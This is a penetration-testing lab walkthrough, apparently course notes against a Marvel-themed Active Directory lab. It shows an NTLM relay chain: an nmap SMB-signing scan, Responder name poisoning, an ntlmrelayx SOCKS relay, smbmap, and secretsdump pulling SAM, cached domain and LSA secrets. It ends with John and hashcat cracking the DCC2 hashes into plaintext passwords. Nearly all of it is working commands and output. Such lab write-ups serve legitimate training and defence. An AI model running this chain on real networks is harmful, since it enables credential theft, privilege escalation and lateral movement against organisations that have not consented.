

Check for smb signing using nmap. Observe that SMBv1 isn't enabled on any of them.

```
┌──(root💀kali)-[~/tcm]
└─# nmap -v --script=smb2-security-mode.nse -p445 192.168.101.133/24 -oA smb-signing
```




Using crackmap to generate relay list. Observe that SMBv1 isn't enabled on any of them.



Real targets

```
192.168.101.142 - Client 1 - Thepunisher
192.168.101.141 - Client 2 - Spiderman
```



Client 2 -> Client 1 (Relay)

```
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\pparker>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::982f:8e80:b521:56d%13
   IPv4 Address. . . . . . . . . . . : 192.168.101.141
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\pparker>hostname
SPIDERMAN

C:\Users\pparker>
```

```
┌──(root💀kali)-[~/tcm]
└─# cat target.txt
192.168.101.142
```

```
┌──(root💀kali)-[~/tcm]
└─# responder -I eth1 -dwv

                                         |__|

          NBT-NS, LLMNR & MDNS Responde

  Author: Laurent Gaffie (laurent.gaffie
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
```

Start relay with socks support and smb2 support.

```
┌──(root💀kali)-[~/tcm]
└─# impacket-ntlmrelayx -smb2support -socks -tf target.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening at port 1080
[*] HTTPS Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
```

Observe the poisoned answers sent when name lookup fails.

```
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.141 for name KRONOS (service: File Server)
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.141 for name kronos.local
[*] [LLMNR]  Poisoned answer sent to fe80::982f:8e80:b521:56d for name kronos
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.141 for name kronos
[*] [LLMNR]  Poisoned answer sent to fe80::982f:8e80:b521:56d for name kronos
[*] [MDNS] Poisoned answer sent to fe80::982f:8e80:b521:56d for name kronos.local
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.141 for name kronos
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.141 for name kronos.local
[*] [MDNS] Poisoned answer sent to fe80::982f:8e80:b521:56d for name kronos.local
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.141 for name KRONOS.LOCAL (service: File Server)
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.141 for name KRONOS (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.141 for name kronos.local
[*] [MDNS] Poisoned answer sent to fe80::982f:8e80:b521:56d for name kronos.local
[*] [LLMNR]  Poisoned answer sent to fe80::982f:8e80:b521:56d for name kronos
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.141 for name kronos
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.141 for name kronos.local
[*] [MDNS] Poisoned answer sent to fe80::982f:8e80:b521:56d for name kronos.local
[*] [LLMNR]  Poisoned answer sent to fe80::982f:8e80:b521:56d for name kronos
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.141 for name kronos
```

Observe that there is now an established connection to target under marvel/pparker.

```
ntlmrelayx> socks
Protocol  Target          Username        AdminStatus  Port
--------  --------------  --------------  -----------  ----
SMB       192.168.101.142  MARVEL/PPARKER  TRUE         445
ntlmrelayx>
```

Proxychains configured

```
┌──(root💀kali)-[~/tcm]
└─# cat /etc/proxychains4.conf | tail
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

There are read/write access to both ADMIN$ and C$

```
┌──(root💀kali)-[~/tcm]
└─# proxychains smbmap -u pparker -d marvel -p '' -H 192.168.101.142
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.142:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.142:445  ...  OK
[+] Guest session       IP: 192.168.101.142:445 Name: 192.168.101.142
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    READ ONLY       Remote IPC
[!] Error:  (<class 'impacket.nmb.NetBIOSError'>, 'smbmap', 1337)
```

Using secretsdump with proxychains, take a look at those highlighted in red.

```
└─# proxychains impacket-secretsdump marvel/pparker:'testing'@192.168.101.142
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.142:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4c73bc1b906aa47c50b3a093f77e4f36
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c970a56229099456a04ca22b1f8c7c38:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#4bb310df5503d889ded7aa178db73c31
MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MARVEL\THEPUNISHER$:aes256-cts-hmac-sha1-96:d476a50d06c28e38beec07647677e1cb5b1f58389055a2cf27791ea4b9f0461f
MARVEL\THEPUNISHER$:aes128-cts-hmac-sha1-96:4906ae4cb8cb5d7560c499cd3747a333
MARVEL\THEPUNISHER$:des-cbc-md5:4c9bf4da8315b6b9
MARVEL\THEPUNISHER$:plain_password_hex:340030007100350057005000680060003700500050a006a006a005d002e007500470042006b0052006c0046005b0070002e004100
6e003a00640047002a00620057002a003b0039006f00340069007500330030d005b0065002400200042002d0034003a005d0035006a0063007a002b002f002800560040007200 6a0
061004a0064003e0031004d003f005b00200066005c002c004a002a0022006d0032003000490062004600640040006d006400290031002100280047005a0041004300 3a004b0072
004f00670070006d0046007000690029007800 5e0059005d006400400060050004400650046005f0030002b00
MARVEL\THEPUNISHER$:aad3b435b51404eeaad3b435b51404ee:322bdbd12fb4ac3615bc064a7c598adc:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xdd7a96b8b2c300fb592144c0cb6fc31f70bae7b0
dpapi_userkey:0x85bf0e46d855c12676b60344314501bca8cbf1ab
[*] NL$KM
 0000   53 A0 D8 B4 84 E2 0B BE  B8 17 B1 53 B4 0F A3 1B   S..........S....
 0010   6D 20 46 65 3A 58 31 6C  B5 8E F9 1A 96 88 1B 24   m Fe:X1l.......$
 0020   2D 5E 63 6A 97 1D 0A 55  7E 93 40 55 AC 2D 7E 03   -^cj...U~.@U.-~.
 0030   77 38 94 FD DA 99 B4 1B  99 E5 66 8C 92 F7 B9 C0   w8........f.....
NL$KM:53a0d8b484e20bbeb817b153b40fa31b6d2046653a58316cb58ef91a96881b242d5e636a971d0a557e934055ac2d7e03773894fdda99b41b99e5668c92f7b9c0
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

[Dumping and Cracking mscash - Cached Domain Credentials - Red Teaming Experiments (ired.team)](#)

Cracking cached logon information. (John)

```
┌──(root💀kali)-[~/tcm]
└─# john -w:./mydict.txt cachedLogon.txt --format=mscash2
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd2        (MARVEL.LOCAL/fcastle)
P@ssw0rd         (MARVEL.LOCAL/Administrator)
2g 0:00:00:00 DONE (2022-01-11 10:55) 66.66g/s 3700p/s 5833c/s 5833C/s P@ssw0rd54..P@ssw0rd
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Cracking cached logon information. (Hashcat)

```
┌──(root💀kali)-[~/tcm]
└─# cat cachedLogon.txt | cut -d ':' -f2 | tee hashcat_cached.txt
$DCC2$10240#fcastle#4bb310df5503d889ded7aa178db73c31
$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42

┌──(root💀kali)-[~/tcm]
└─# cat hashcat_cached.txt
$DCC2$10240#fcastle#4bb310df5503d889ded7aa178db73c31
$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42
```

```
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$DCC2$10240#fcastle#4bb310df5503d889ded7aa178db73c31:P@ssw0rd2
$DCC2$10240#administrator#dfb35a65f92d8af602f08e358a58dc42:P@ssw0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target......: cached.txt
Time.Started.....: Wed Jan 12 00:00:40 2022 (0 secs)
Time.Estimated...: Wed Jan 12 00:00:40 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (mydict.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     3801 H/s (0.64ms) @ Accel:8 Loops:256 Thr:512 Vec:1
Recovered........: 2/2 (100.00%) Digests, 2/2 (100.00%) Salts
Progress.........: 222/222 (100.00%)
Rejected.........: 0/222 (0.00%)
Restore.Point....: 0/111 (0.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:9984-10239
Candidate.Engine.: Device Generator
Candidates.#1....: P@ssw0rd0 -> P@ssw0rd
Hardware.Mon.#1..: Temp: 57c Fan: 25% Util: 52% Core: 537MHz Mem:3802MHz Bus:8

Started: Wed Jan 12 00:00:31 2022
Stopped: Wed Jan 12 00:00:41 2022

D:\hashcat>hashcat.exe -m 2100 cached.txt mydict.txt
```

Gained shell on target.